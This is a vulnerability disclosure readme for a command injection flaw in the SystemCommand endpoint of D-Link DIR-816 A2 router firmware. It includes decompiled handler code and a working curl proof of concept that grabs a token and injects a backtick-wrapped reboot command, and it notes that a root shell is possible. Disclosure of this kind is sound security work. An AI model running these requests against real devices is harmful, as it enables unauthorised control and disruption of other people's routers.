

main ▾

...

IOT_Vul / dlink / Dir816 / SystemCommand / readme.md



z1r00 Update readme.md

History

1 contributor

37 lines (21 sloc) | 1.05 KB


...

D-link DIR-816 A2_v1.10CNB04.img Command injection vulnerability

Firmware information

- Manufacturer's address: <https://www.dlink.com/>
- Firmware download address : <http://tsd.dlink.com.tw/GPL.asp>

Affected version



Audio/Video
Home Plug
Surveillance Camera
Managed Switch
Audio/Video>Accessories
Audio/Video>D-Life
Audio/Video>KVM

DIR-816

Type	Firmware
Description	Firmware: DIR-816_A2_FW_v1.10 (for DCN)
Download	DIR-816_A2_FW_1.10CNB04_Release note.pdf DIR-816_A2_v1.10CNB04.img
Last modified	2017/03/23

The picture above shows the latest firmware for this version

Vulnerability details

```

3  int command; // $v0
4
5  command = websGetVar(a1, "command", "");
6  if ( command )
7  {
8      if ( *command )
9      {
10         snprintf(&byte_4836B0, 1024, "%s 1>%s 2>&1", command, "/var/system_command.log");
11         if ( !byte_4836B0 )
12             return websRedirect(a1, "adm/system_command.asp");
13     }
14     else
15     {
16         snprintf(&byte_4836B0, 1024, "cat /dev/null > %s", "/var/system_command.log");
17         if ( !byte_4836B0 )
18             return websRedirect(a1, "adm/system_command.asp");
19     }
20     doSystem(&byte_4836B0);
21     return websRedirect(a1, "adm/system_command.asp");
22 }
23 return command;
24 }

```

Vulnerability occurs in /goform/SystemCommand

After the user passes in the command parameter, it will be spliced into byte_4836B0 by snprintf, and finally doSystem(&byte_4836B0); will be executed, resulting in a command injection vulnerability

Poc

The first thing you need to do is to get the tokenId

```
curl http://192.168.0.1/dir_login.asp | grep tokenId
```

Then run the following poc

```
curl -i -X POST http://192.168.0.1/goform/SystemCommand -d tokenId=xxxx -d  
'command=`reboot`'
```

Then we can see that the router restarts, and finally we can write an exp to get a root shell